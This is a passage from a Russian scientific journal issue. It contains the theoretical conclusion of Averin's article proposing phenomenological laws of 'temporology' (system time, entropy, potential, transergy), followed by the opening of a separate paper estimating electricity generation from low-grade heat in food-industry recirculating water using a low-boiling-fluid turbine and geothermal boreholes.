4. Для всего многообразия кривых, проходящих через произвольную точку M , изменения величин Q_l и θ однозначно связаны между собой, при этом для любого элементарного отрезка линии процесса l справедливо соотношение $dQ_l = c_l d\theta$, где c_l – эмпирические величины, которые будем называть темпоральностями процесса l .

Учитывая, что значение количества воздействия всегда относится к определенному темпоральному процессу, в дальнейшем индекс l в записи Q_l будем опускать. Целью принятия вышеуказанных постулатов является учет при создании модели некоторых основных свойств времени. Введя понятие одновременности и, абстрактно связав его с поверхностью уровня системного времени, которой в заданный момент времени соответствует множество наблюдаемых свойств объекта и соответствующие регистрируемые события, мы, тем самым, обеспечили формализацию понятий «раньше» и «позже». Так как можно пронумеровать поверхности уровня системного времени в нарастающем порядке с помощью часов по шкале τ , то тем самым учтено свойство времени, связанное с его способностью упорядочивать события. Свойство течения времени описано введением особой величины, по отношению к которой можно отразить становление событий во времени, которые отражают реализуемые процессы и их хроногенез. Необходимость этого связана с тем, что течение времени нельзя смоделировать по отношению к самому себе. Универсальность времени при моделировании определена представлением процессов изменения состояний объектов любой природы в обобщенном

формализованном пространстве состояний. Свойство необратимости времени обеспечено тем, что состояния объектов строго формируются только в порядке возрастания времени, и ни один объект не может наблюдаться одновременно в двух и более временах, что обеспечено полевым представлением системного времени.

Для задания скалярного поля времени $\theta = \theta(M)$ как функции переменных z_1, z_2, \dots, z_n необходимо определить функцию точки. Пусть в окрестности любой точки скалярное поле системного времени может быть с достаточной точностью приближено функцией вида $\theta(M) = t(z_1, z_2, \dots, z_n)$ или $\theta(M) = t(\tau, z_1, z_2, \dots, z_n)$. Определим скалярную функцию t как модель системного времени в пространстве состояний E^n . Основное отличие скалярного поля системного времени $\theta(M)$ от его модели состоит в том, что поле θ не связано с выбором системы координат, а функция t связана с выбором координатных осей для переменных состояния.

Выбор функций t может осуществляться исходя из имеющихся представлений об осуществлении различных процессов движения или из существующих подходов моделирования, принятых в науке, например, геометрического, вероятностного и т.д. В данном случае, чтобы сузить область исследований, в качестве моделей будем использовать функции, входящие в класс однородных или мультипликативных функций. Этим самым охватываются основные классы моделей, которые часто используются, а именно – геометрические, степенные, аддитивные, вероятностные и т.д.

Стационарное поле системного времени. В данном случае $\theta(M) = t(z_1, z_2, \dots, z_n)$ и однородная функция согласно формулы Эйлера представляется в виде:

$$\alpha t = z_1 \frac{\partial t}{\partial z_1} + z_2 \frac{\partial t}{\partial z_2} + \dots + z_n \frac{\partial t}{\partial z_n}. \quad (5)$$

В (5) α – степень однородности функции t .

Из четвертого постулата, соотношения (1) и связи величины θ со скалярной функцией t , следует:

$$\left(\frac{\partial Q}{\partial z_1} \right) = c_1 \left(\frac{\partial t}{\partial z_1} \right); \left(\frac{\partial Q}{\partial z_2} \right) = c_2 \left(\frac{\partial t}{\partial z_2} \right); \dots; \left(\frac{\partial Q}{\partial z_n} \right) = c_n \left(\frac{\partial t}{\partial z_n} \right),$$

откуда:

$$\frac{z_1}{\alpha c_1} \frac{\partial Q}{\partial z_1} + \frac{z_2}{\alpha c_2} \frac{\partial Q}{\partial z_2} + \dots + \frac{z_n}{\alpha c_n} \frac{\partial Q}{\partial z_n} = t, \quad (6)$$

где c_k – темпоральности процессов изменения состояния объектов, соответствующие переменным состояния z_1, z_2, \dots, z_n и являющиеся функциями этих переменных.

Характеристики линейного неоднородного уравнения в частных производных первого порядка (6) определяются системой дифференциальных уравнений [15, 16]:

$$\alpha c_1 \frac{dz_1}{z_1} = \alpha c_2 \frac{dz_2}{z_2} = \dots = \alpha c_n \frac{dz_n}{z_n} = \frac{dQ}{t} = ds. \quad (7)$$

В свою очередь, уравнение Пфаффа для (6) будет иметь вид (8):

$$\frac{z_1}{c_1} dz_1 + \frac{z_2}{c_2} dz_2 + \dots + \frac{z_n}{c_n} dz_n + \alpha t dQ = 0. \quad (8)$$

Подобные зависимости справедливы и для случая, когда модель пространства E^n представима мультипликативными функциями [10].

Можно доказать, что для моделей пространства состояний, входящих в класс однородных или мультипликативных функций, существует энтропия и потенциал пространства E^n [10]. Данные величины являются естественными криволинейными координатами пространства состояний и представляются соответственно зависимостями (9-10):

$$s - s_0 = \frac{\alpha}{n} \left(c_1 \ln \frac{z_1}{z_{10}} + c_2 \ln \frac{z_2}{z_{20}} + \dots + c_n \ln \frac{z_n}{z_{n0}} \right), \quad (9)$$

$$P - P_0 = \frac{1}{2} \left(\frac{z_1^2 - z_{10}^2}{c_1} + \frac{z_2^2 - z_{20}^2}{c_2} + \dots + \frac{z_n^2 - z_{n0}^2}{c_n} \right). \quad (10)$$

Кроме этого, изменения количества воздействия и энтропии согласно (7) связаны между собой зависимостью:

$$ds = \frac{dQ}{t}. \quad (11)$$

Нестационарное поле системного времени. В данном случае поле величины $\theta(M) = t(\tau, z_1, z_2, \dots, z_n)$ явно зависит от времени τ и для дифференциала количества воздействия будем иметь уравнение:

$$dQ = c_\tau \left(\frac{\partial t}{\partial \tau} \right) d\tau + c_1 \left(\frac{\partial t}{\partial z_1} \right) dz_1 + \dots + c_n \left(\frac{\partial t}{\partial z_n} \right) dz_n. \quad (12)$$

В математической физике при описании нестационарных скалярных полей величин широко используется метод Фурье, когда частные решения ищутся в виде произведений функций, зависящих от времени и параметров свойств $t = \varphi_\tau(\tau) \varphi_1(z_1) \varphi_2(z_2) \cdot \dots \cdot \varphi_n(z_n)$.

Можно показать, что для уравнения (12) обязательно существует интегрирующий делитель, который обращает данное уравнение в полный дифференциал [10]. Интегрирующим делителем уравнения (12) будет функция $t = \varphi_\tau(\tau) \varphi_1(z_1) \varphi_2(z_2) \cdot \dots \cdot \varphi_n(z_n)$. В результате получаем энтропию состояния для нестационарного поля эмпирической меры в виде:

$$s - s_0 = c_\tau \ln \left(\frac{\varphi_\tau(\tau)}{\varphi_\tau(\tau_0)} \right) + c_1 \ln \left(\frac{\varphi_1(z_1)}{\varphi_1(z_{10})} \right) + \dots + c_n \ln \left(\frac{\varphi_n(z_n)}{\varphi_n(z_{n0})} \right), \quad (13)$$

где $s_0, \tau_0, z_{10}, \dots, z_{n0}$ – параметры опорного состояния.

В частном случае задания функции $t = \tau z_1 \cdot \dots \cdot z_n$ энтропия (13) имеет вид:

$$s - s_0 = c_\tau \ln \left(\frac{\tau}{\tau_0} \right) + c_1 \ln \left(\frac{z_1}{z_{10}} \right) + \dots + c_n \ln \left(\frac{z_n}{z_{n0}} \right). \quad (14)$$

Для нестационарного поля системного времени также существует потенциал пространства состояний E^n , который представляется зависимостью:

$$P - P_0 = \frac{1}{2} \left(\frac{\tau^2 - \tau_0^2}{c_\tau} + \frac{z_1^2 - z_{10}^2}{c_1} + \frac{z_2^2 - z_{20}^2}{c_2} + \dots + \frac{z_n^2 - z_{n0}^2}{c_n} \right). \quad (15)$$

Аналогичные результаты можно получить и для случая, когда функция t входит в класс однородных функций, определяющих модель пространства состояний, при этом также справедливо уравнение (11).

Законы темпорологии. На основе приведенных выше результатов формулируются феноменологические законы темпорологии.

Первый закон может быть изложен в виде принципа существования энтропии и потенциала.

Каждый класс объектов, для пространства состояний которого существует системное время как полевая величина, характеризующая темпоральные закономерности этого пространства, обладает [10]:

- характеристической функцией пространства состояний, называемой энтропией s , которая является криволинейной координатой данного пространства (характеристикой, векторной линией);
- характеристической функцией пространства состояний в виде поверхности уровня, ортогональной линиям энтропии, которая является потенциалом P данного пространства.

Из первого закона вытекает следствие, которое может быть сформулировано в виде балансового принципа.

Для описания темпоральных процессов изменения состояний объектов введем математическую функцию $du = c_n dt$, которую назовем трансергией (лат. *trans* – за, через + гр. *energela* – действие, сила). По отношению к системам различной природы данная величина является логическим аналогом понятия энергии в термодинамике.

Если исходить из справедливости соотношения $dQ = t ds$, то можно сформулировать закон сохранения трансергии для континуальных пространств состояний в виде некоего балансового принципа. Как показано в работе [10] данный закон для многих переменных может быть теоретически обоснован и представлен в виде:

$$t ds = du + \beta_1 z_2 \cdot \dots \cdot z_{n-1} dz_1 + \beta_2 z_1 z_3 \cdot \dots \cdot z_{n-1} dz_2 + \dots + \beta_{n-1} z_1 z_2 \cdot \dots \cdot z_{n-2} dz_{n-1}, \quad (16)$$

где β_k постоянные коэффициенты.

Из многомерного уравнения (16) уравнение сохранения трансергии для двух переменных может быть получено в виде соотношения, которое отражает форму закона сохранения энергии в термодинамике (17):

$$dQ = t ds = c_2 dt + \alpha_1 z_2 dz_1. \quad (17)$$

Следует подчеркнуть, что уравнения вида (16) могут быть справедливы для различных многомерных континуальных пространств состояний объектов независимо от природы изучаемых данных. Как будет показано во второй части данной статьи справедливость таких уравнения проверяется по опытным данным. При этом получаемые уравнения нельзя рассматривать как уравнение сохранения энергии в обычном физическом представлении. Трансергия пространства состояний в виде $du = c_n dt$, как и потенциал P , являются особыми математическими функциями, обладающими свойствами полного дифференциала. Соответствующие величины

энтропии, потенциала и трансергии будут носить свой специфический характер для определенного класса объектов и каждой комбинации изучаемых переменных состояния.

Системное время θ , энтропия s , потенциал P и трансергия u могут быть приняты в качестве обобщенных критериев для описания состояний объектов и темпоральных процессов их изменения в многомерном пространстве E^n . Данные величины являются полевыми переменными и каждая из них в своем качестве может отражать течение времени в определенном аспекте.

В заключение отметим, что принцип существования энтропии и потенциала распространяется также и на нестационарные поля системного времени, однако в этом случае в соответствующие зависимости для определения энтропии и потенциала входит параметр времени τ , как это видно из уравнений (14) и (15).

Второй закон темпорологии может быть сформулирован в виде принципа возрастания энтропии для скалярных полей системного времени. Необратимое течение времени определяет рост энтропии в естественных процессах. Доказать это можно следующим образом.

Как известно, общее решение уравнения (6) геометрически представляет собой в пространстве $E^{n+1}(z_1, z_2, \dots, z_n, Q)$ семейство интегральных решений, которые образованы характеристиками (7) данного уравнения. Каждому интегральному решению в пространстве состояний соответствует некоторый реализуемый процесс изменения состояния объекта $l(\tau)$, который характеризуется изменением во времени параметров свойств (2). Через каждую точку кривой процесса $l(\tau)$ проходит только одна характеристическая кривая (7), которая целиком лежит на интегральной поверхности $Q = Q(z_1, z_2, \dots, z_n)$ [15]. Таким образом, согласно понятий векторного анализа, характеристики уравнения (7), которые являются линиями энтропии, представляют собой векторные линии векторного поля $\Gamma(z_1, z_2, \dots, z_n, Q)$, а интегральные поверхности – векторные поверхности этого поля.

В пространстве состояний $E^{n+1}(z_1, z_2, \dots, z_n, Q)$ в каждой точке M существует поле направлений, которое соответствует дифференциальному уравнению (6) – векторное поле $\Gamma(z_1, z_2, \dots, z_n, Q)$ вида [16]:

$$\Gamma(z_1, z_2, \dots, z_n, Q) = \frac{z_1}{\alpha c_1} \mathbf{e}_1 + \frac{z_2}{\alpha c_2} \mathbf{e}_2 + \dots + \frac{z_n}{\alpha c_n} \mathbf{e}_n + t \mathbf{e}_{n+1}, \quad (18)$$

где \mathbf{e}_k – единичные векторы, направленные соответственно по осям координат пространства состояний E^{n+1} . Согласно (18) для пространства E^n имеем $\Gamma_z(z_1, z_2, \dots, z_n) = \frac{1}{\alpha} \text{grad} P$.

Исходя из вышеизложенного, каждой точке кривой $l(\tau)$ можно поставить в соответствие значение энтропии. Другими словами, длина кривой $l(\tau)$ однозначно связана с энтропией и величина $l(\tau)$ может быть измерена в единицах энтропии s .

С учетом ранее приведенного определения количества воздействия и предложенной системы его измерения, изменение величины Q в произвольном процессе $l(\tau)$ будет равно: $dQ = \theta(\varepsilon) d\varepsilon$. В данном случае элемент дуги ε кривой l

выступает в качестве параметра. С другой стороны согласно (11) $dQ = t ds$, откуда следует, что:

$$ds = \left(\frac{\theta}{t} \right) d\varepsilon. \quad (19)$$

Таким образом, в идеальном случае $ds = A d\varepsilon$, где A – коэффициент соответствия единиц измерения энтропии и длины дуги кривой l .

В реальном случае обработки опытных данных с учетом (19) дифференциал энтропии пропорционален дифференциалу дуги кривой процесса $l(\tau)$, который, в свою очередь, определяется согласно зависимостям дифференциальной геометрии:

$$d\varepsilon = \sqrt{z_{1l}^2(\tau) + z_{2l}^2(\tau) + \dots + z_{nl}^2(\tau)} d\tau, \quad (20)$$

где параметры свойств z_k заданы уравнениями (2).

Так как в любом естественном процессе величина $d\varepsilon$ всегда возрастает с течением эмпирического времени τ (в соответствии с (20) $d\varepsilon > 0$, т.к. $d\tau > 0$), то рост энтропии согласно (19) определен необратимым течением времени. Отсюда видно, что для любых естественных процессов изменение энтропии $\Delta s > 0$, так как всегда $\tau > \tau_0$.

Все вышеизложенное относится к стационарным полям системного времени. Для нестационарных полей необратимое течение времени будет оказывать более существенный эффект. Это объясняется тем, что в зависимости для энтропии (14), в отличие от зависимости (9), появляется слагаемое в виде частной энтропии $\Delta s_\tau = c_\tau \ln(\tau/\tau_0)$, где присутствует параметр эмпирического времени τ . Величина Δs_τ также больше нуля $\Delta s_\tau > 0$.

Таким образом можно сделать следующие выводы:

- принцип существования энтропии и потенциала распространяется на естественные процессы при условии существования в пространстве E^n скалярного поля системного времени;
- необратимое течение времени определяет рост энтропии в естественных процессах;
- для случая стационарного поля системного времени поля энтропии и потенциала также будут стационарны. Для данных величин криволинейные интегралы по многомерной кривой любого процесса l , соединяющего два состояния, оказываются не зависящими от формы кривой;
- для случая нестационарного поля системного времени соответствующие поля энтропии и потенциала будут зависеть от времени. В этом случае каждый естественный процесс является эволюционно развивающимся (единственным по своим свойствам), так как воздействия на объект происходят не одномоментно, а носят протяженный во времени характер. Поэтому изменение энтропии и потенциала состояния будет определяться траекторией процесса и его темпоральностью. Для данных величин линейный интеграл по многомерной кривой любого процесса l , соединяющей произвольные два состояния, оказывается зависящим от формы кривой, скорости процесса и эмпирического времени.

Методика обработки и анализа темпоральных данных. В целом методика построения феноменологической модели времени и идентификация полученных зависимостей по опытным данным заключается в следующем:

- составляется массив темпоральных данных для класса объектов;
- разрабатывается система измерений системного времени θ и количества воздействия Q , исходя из принятой вероятностной, геометрической, эмпирической и т.д. модели пространства состояний. Для каждой опытной точки M_i находятся значения системного времени, аналогично для каждого естественного процесса (или участка процесса) определяется значением величины Q ;
- для изучаемого класса объектов подбирается уравнение состояния $\theta = t(z_1, z_2, \dots, z_n)$ или $\theta = t(\tau, z_1, z_2, \dots, z_n)$ и проверяется гипотеза о принятом виде модели для поля системного времени;
- согласно соотношения $dQ = c_1 d\theta$ для каждого экземпляра класса находится темпоральность наблюдаемых процессов для кривых в целом или участков кривых, описывающих эти процессы;
- на основе полученных моделей проводится эмпирическое изучение особенностей и закономерностей полевой структуры времени, отражающей свойства темпоральных данных, характеризующих изучаемый класс объектов.

Общий процесс построения феноменологической модели времени для различных классов объектов будет показан на конкретных примерах во второй части данной статьи.

Выводы. Сегодня самый важный вопрос дискуссии в темпорологии связан с проблемой: какая величина или система величин наиболее полно отображает наблюдаемые изменения состояний объектов и может выступать адекватной и универсальной оценкой времени? Выше речь велась об эмпирическом и системном времени, а также об энтропии, потенциале и трансергии пространства состояний, которые также могут давать оценки времени. Естественно, что такой сложный феномен, как время, количественно может характеризоваться множеством оцениваемых или измеряемых величин. Для внешней системы измерений параметром для оценки времени выступает эмпирическое время τ , которое стандартизировано и имеет свою шкалу измерений. Для внутренней системы измерений, привязанной к пространству состояний объектов, основной характеристикой является системное время θ . Кроме этого универсальными характеристиками времени могут выступать энтропия, потенциал и трансергия, которые являются функциями состояния и зависят от параметров свойств. Обработка и анализ опытных данных о темпоральных процессах для различных классов объектов позволит дать ответ на поставленный вопрос.

Из приведенных результатов видны также возможности, которые позволят сформировать обширную экспериментальную базу темпорологии по отношению к системам и объектам различной природы, т.к. основная проблема экспериментальной темпорологии – это получение, накопление, обработка и анализ опытных данных и фактов о времени. Учитывая громадное множество изучаемых на практике классов систем, видов моделей (геометрических, вероятностных, эмпирических и т.д.) и перечней используемых при моделировании переменных, сразу видна трудоемкость задачи создания экспериментальной базы темпорологии. Однако, формирование такой базы позволит получить и обобщить общесистемные положения темпорологии и сформулировать законы, отражающие природу времени.

Вторая часть данной статьи будет посвящена конкретным примерам обработки и анализа темпоральных данных и получению феноменологических закономерностей для различных классов объектов.

СПИСОК ЛИТЕРАТУРЫ

1. Институт исследования природы времени [Электронный ресурс] – Режим доступа: <http://chronos.msu.ru/ru/rindex>
2. The International Society for the Study of Time [Электронный ресурс] – Режим доступа: <http://studyoftime.org>
3. Левич, А. П. Субстанциональное время открытых систем / А. П. Левич // Метафизика. – 2013. – № 1(7). – С. 50–73.
4. Венгеров, И. Р. Хроноартефакты термодинамики / И. Р. Венгеров. – Донецк: Норд-пресс, 2005. – 236 с.
5. Владимиров, Ю. С. Природа пространства и времени: антология идей / Ю. С. Владимиров. – Москва: ЛЕНАНД, 2015. – 400 с.
6. Эйнштейн, А. О специальной и общей теории относительности / А. Эйнштейн. – Пг.: Научное книгоиздательство, 1923. – 123 с.
7. Эйнштейн, А. Сущность теории относительности / А. Эйнштейн. – Москва: Иностранная литература, 1955. – 160 с.
8. Венгеров, И. Р. Пространство и время: артефакты классических парадигм: монография / И. Р. Венгеров. – Донецк: ООО «НПП «Фолиант», 2021. – 265 с.
9. Аверин, Г. В. Системодинамика : монография / Г. В. Аверин. – Донецк: Донбасс, 2014. – 405 с.
10. Аверин, Г. В. Системодинамика : теория и приложения ; изд. 2-е перераб. и доп. : монография / Г. В. Аверин. – Донецк: ООО «НПП «Фолиант», 2022. – 535 с.
11. Аверин, Г. В. О феноменологической теории времени / Г. В. Аверин // Системный анализ и информационные технологии в науках о природе и обществе. – 2019. – № 1(16)–2(17). – С. 11–46.
12. Аверин, Г. В. Реляционно-полевая модель времени / Г. В. Аверин // Системный анализ и информационные технологии в науках о природе и обществе. – 2013. – № 1(4)–2(5). – С. 11–25.
13. Гухман, А. А. Об основаниях термодинамики / А. А. Гухман. – Москва: Энергоатомиздат, 1986. – 383 с.
14. Звягинцева, А. В. Вероятностные методы комплексной оценки природно-антропогенных систем : монография / А. В. Звягинцева; под ред. Г.В. Аверина. – Москва: Изд. дом «Спектр», 2016. – 257 с.
15. Кошляков, И. С. Уравнения в частных производных математической физики / И. С. Кошляков, Э. Б. Глинер, М. М. Смирнов – Москва: Высшая школа, 1970. – 712 с.
16. Эльсгольц, Л. Э. Дифференциальные уравнения и вариационное исчисление / Э. Л. Эльсгольц. – Москва: Наука, 1969. – 424 с.

Поступила в редакцию 06.04.2022 г., рекомендована к печати 21.04.2022 г.

BASIC PRINCIPLES OF TEMPOROLOGY. PART 1: THEORETICAL ASPECTS

Averin G.V.

In the first part of the article, the natural science principles of temporology are proposed, which make it possible to formulate a general system for processing, analyzing and describing empirical data on temporal processes of various nature. Scientific ideas have been developed that several scales of time measurement can be aligned with any process or phenomenon, and each natural process has its own chronogenesis. The concept of system time is introduced as a complex characteristic that characterizes the state of an object as a whole during temporal changes and uses the internal process of changing its state for direct evaluation. The basic concepts, hypotheses and laws of temporology, as well as methodological principles and relationships that allow the formation of an experimental base of temporology are described.

Keywords: temporology, principles and provisions, chronogenesis of processes, system time, measurement scales, equations of state.

Аверин Геннадий Викторович

доктор технических наук, профессор, заведующий кафедрой компьютерных технологий ГОУ ВПО «Донецкий национальный университет», ДНР, г. Донецк.
E-mail: averin.gennadiy@gmail.com

Averin Gennadii Viktorovich

Doctor of Technical Sciences, Professor, Head of the Department of Computer Technologies of Donetsk National University, DPR, Donetsk.

УДК 66.045

**ОБ ИСПОЛЬЗОВАНИИ ТЕПЛОТЫ ОБОРОТНОЙ ВОДЫ ДЛЯ
ЭЛЕКТРОГЕНЕРАЦИИ**

© 2022 Карнаух В.В., Бирюков А.Б., Варакута В.В.

В данной работе выполнен анализ схемы энергогенерирующего комплекса для трансформации технологической низкопотенциальной теплоты воды в цикле оборотного водоснабжения предприятия в электроэнергию. Теплотехнические расчёты разработанной схемы и реальных технических характеристик предлагаемого комплекса носят оценочный характер. Полученный КПД данной установки менее 5%, однако полученная электроэнергия является экологически чистой и не требует использования топлива и других видов высокопотенциальных энергоресурсов, что полностью соответствует идеологии зеленой энергетики.

Ключевые слова: оборотная вода, низкопотенциальная теплота, паротурбинная установка замкнутого цикла, низкокипящее рабочее тело.

Введение. В настоящее время почти половина всей тепловой и электрической энергии, расходуемой в промышленности, выбрасывается в виде отходящей теплоты в атмосферу и водный бассейн. По некоторым оценкам техногенные выбросы низкопотенциальной теплоты (НПТ) промышленностью составляет около 5 млрд ГДж в год. При этом промышленные предприятия потребляют огромное количество воды для охлаждения машин и рабочих тел в различных технологических процессах. Объем оборотной и повторно используемой в промышленности воды для РФ и ДНР составляет около 60% всего объема используемой промышленностью воды. К отраслям, генерирующим большое количество низкопотенциальной бросовой теплоты, относятся химическая, нефтеперерабатывающая, металлургическая, цементная и т. д. Не малая доля выбросов НПТ приходится и на системы оборотного и повторно-последовательного использования воды в пищевых производствах. По некоторым оценкам подавляющее количество предприятий пищевой промышленности осуществляет организованный сброс НПТ через системы оборотного водоснабжения с температурой воды на выходе технологической цепочки 30...45°C и температурой воды, возвращаемой в технологическую цепочку 25...30°C, при этом мощность теплового потока НПТ составляет около 1 МВт [1].

Состояние вопроса. В мировом масштабе для рекуперации низкопотенциальной бросовой теплоты промышленных процессов используется широкий спектр технологий, включая такие, как: теплонасосные установки; рекуперация энергии из выхлопных газов; абсорбционное охлаждение или нагрев питательной воды котлов; установки, работающие по органическому циклу Ренкина (ОЦР), циклу Калины, циклу Госвами (англ. Cycle Goswami), трехстороннему флеш-циклу (англ. Trilateral Flash Cycle), циклу Стирлинга и др. [2-4].

Наиболее применяемыми технологиями в промышленности являются тепловые насосы и системы ОЦР.

В работе [1] авторами произведен анализ возможности использования теплоты оборотной воды в цикле водоснабжения без повышения ее температурного уровня для решения задач теплоснабжения. Разработаны: схема подключения системы «теплый пол» к системе оборотного водоснабжения, различные схемы присоединения к теплосети систем отопления и горячего водоснабжения.

В статье [5] рассмотрен вопрос эффективности энергогенерирующей станции на базе тепломашинной установки (ТМУ) с паротурбинной установкой (ПТУ), работающей на низкокипящем рабочем теле (НРТ) в условиях угледобывающих шахт. В качестве первичной энергии при работе ТМУ предложено использование вторичной и низкопотенциальной теплоты, а в качестве «холодильника» – пород на глубине от 30 до 100 метров со средней температурой плюс 12°C и/или атмосферного воздуха при температуре ниже плюс 12°C.

В ряде случаев использование НПТ для теплоснабжения не всегда является экономически целесообразным в виду её сезонного потребления и удаленности потребителей от источников НПТ. Согласно Своду Правил 30.13330.2016 «Внутренний водопровод и канализация зданий», составленному на основании СНиП 2.04.01-85, а также СанПиН 2.1.4.1074, СанПиН 2.1.4.2652, СанПиН 2.1.4.2496-09 и СанПиН 2.1.4.2496 расчетное значение температуры горячей воды независимо от применяемой системы теплоснабжения должна быть не ниже 60°C и не выше 65°C. Следовательно, после использования НПТ, необходим догрев воды, используемой в системе горячего водоснабжения, что ведёт к дополнительным затратам на установку соответствующего оборудования, повышенного потребления топлива и электроэнергии.

Трансформация НПТ в электроэнергию непосредственно на предприятии лишена вышеуказанных недостатков. Кроме того, полученная электроэнергия может быть продана стороннему потребителю, что переводит предприятие в категорию просьюмера или направлена на нужды предприятия. Это обеспечивает не только экономическую выгоду, но и энергосбережение и снижение углеродного следа при выпуске продукции, так как, снижается потребление электроэнергии от внешних источников, в основном тепловых электростанций (ТЭС), что приводит к снижению вредных выбросов (в том числе и парниковых газов) и на ТЭС.

Таким образом, решение проблемы выработки электроэнергии за счёт использования в качестве первичного источника НПТ систем оборотного и повторно-последовательного использования воды на предприятиях пищевой промышленности является актуальным.

Целью данной работы является анализ возможности производства электроэнергии за счёт использования в качестве первичного источника НПТ систем оборотного и повторно-последовательного использования воды на предприятиях пищевой промышленности.

Основной материал исследования. В работе для достижения поставленной цели были определены следующие задачи:

- принять запасы источников НПТ и их характеристики, необходимые для разработки и расчёта схемы электрогенерации;
- исследовать возможность электрогенерации при освоении всего потока НПТ;
- разработать схему трансформации принятых запасов НПТ в электроэнергию;
- выполнить подбор рабочего тела тепломашинной установки;
- выполнить оценочный теплотехнический расчёт разработанной схемы и определить реальные характеристики предлагаемой установки.

Как было сказано выше, предприятиями пищевой промышленности осуществляется сброс НПТ через системы оборотного водоснабжения с температурой воды 30...45°C; температура воды, возвращаемой в технологическую цепочку составляет 25...30°C, при этом мощность теплового потока НПТ составляет около 1 МВт. Выбрасываемая в атмосферу и водный бассейн НПТ является техногенной вторичной теплотой, т.е. вторичным энергоресурсом. Она может быть утилизирована и трансформирована в электроэнергию посредством паротурбинной установки замкнутого цикла на низкокипящем рабочем теле.

Для работы любой тепловой машины нужен источник теплоты с более высоким температурным уровнем – нагреватель и источником теплоты с более низким температурным уровнем – холодильник. Нагревателем в нашем случае является вода системы оборотного водоснабжения с температурой 30...45°C. Холодильником могут служить породы на глубине от 30 до 100 метров со средней температурой плюс 12 °С и атмосферный воздух при его температуре ниже плюс 12 °С.

Для дальнейшего анализа принимаем следующие параметры:

- температура нагревателя $T_n = 313\text{К}$ или $t_n = 40^\circ\text{C}$;
- температура воды, возвращаемой в технологическую цепочку, $T_1 = 27^\circ\text{C} = 300\text{К}$;
- температура холодильника $T_x = 285\text{К}$ или $t_x = 12^\circ\text{C}$;
- мощность теплового потока НПТ $Q_{\text{НПТ}} = 1\text{МВт} = 1000\text{ кВт}$;
- КПД электрогенератора $\eta_{\text{э}} = 0,95$.

Для любой тепловой машины, не зависимо от её термодинамической схемы и конструктивного исполнения, наиболее эффективным является идеальный цикл Карно. Теоретический КПД идеального цикла Карно всегда максимален. Определим максимальное теоретическое значение величины электрогенерации по формуле:

$$N_{\text{эл}} = Q_{\text{НПТ}} \eta_{\text{КАРНО}} \eta_{\text{э}},$$

где $N_{\text{эл}}$ - максимальное теоретическое значение величины электрогенерации, кВт;
 $\eta_{\text{КАРНО}}$ – теоретический КПД идеального цикла Карно.

$$\eta_{\text{КАРНО}} = \frac{T_n - T_x}{T_n} = \frac{313 - 285}{313} = 0,09.$$

Тогда

$$N_{\text{эл}} = 1000 * 0,09 * 0,95 = 85,5 \text{ кВт}. \quad (1)$$

Очевидно, что ввиду малого перепада температур между нагревателем и холодильником приходится искать способы повышения температурного потенциала энергогенерирующей установки. Как было сказано выше, для максимально возможного снижения температуры холодильника мы используем нейтральный слой горных пород. Теплота на поверхности Земли поступает от внешнего (экзогенного) и внутреннего (эндогенного) источников. Земная поверхность получает энергию, излучаемую Солнцем, в течение всего года. Кроме теплоты, поступающей с солнечным излучением, Земля получает энергию, поступающую из её недр. На глубине не более 1-2 м происходят суточные изменения температуры. Сезонные колебания температуры распространяются до глубины 20-25 м. Это пояс постоянной годовой температуры (это и есть нейтральный слой), его температура равна средней годовой температуре воздуха на поверхности. Для региона Донбасса нейтральный слой находится на глубине 30 м, и его температура составляет 8 °С. В практике геологических и гидрогеотермических исследований

геотермический градиент обычно определяют для интервала 100 м, и в среднем для земной коры этот градиент равен 3 °С [6]. Поэтому среднюю температуру холодильника на глубине от 30 до 100 м принимаем равной плюс 12 °С. Практика эксплуатации тепловых насосов с геотермальными зондами показывает, что через погонный метр скважины может быть отведено 70 Вт тепловой энергии при расстоянии между скважинами 5 м [7]. Для работы энергогенерирующего комплекса в рамках принятых нами условий необходимо отводить максимальный остаточный тепловой поток:

$$Q_{ост} = Q_{НПТ} - N_{эл},$$

где $Q_{ост}$ – максимальный остаточный тепловой поток, кВт.

Тогда:

$$Q_{ост} = 1000 - 85,5 = 914,5 \text{ кВт}.$$

Температура теплоносителя при этом составит 22 °С. Для этого требуется 164 скважины с геотермальными зондами. Скважины могут быть выполнены по семиточечной схеме (рис. 1). Современное передвижное оборудование бурения геотермальных скважин для тепловых насосов выполняет такую скважину за 4 часа при стоимости буровых работ и обустройства скважины под ключ 243 руб./пог.м.




Рис. 1. Семиточечная кустовая схема скважин с геотермальными зондами

Для снижения площадей отчуждаемых территорий, в местах, где позволяют вмещающие породы, в соответствии со строительными нормами и правилами, кусты скважин могут быть выполнены под фундаментами зданий и сооружений. Длина коммуникаций при этом составит менее 820 м.

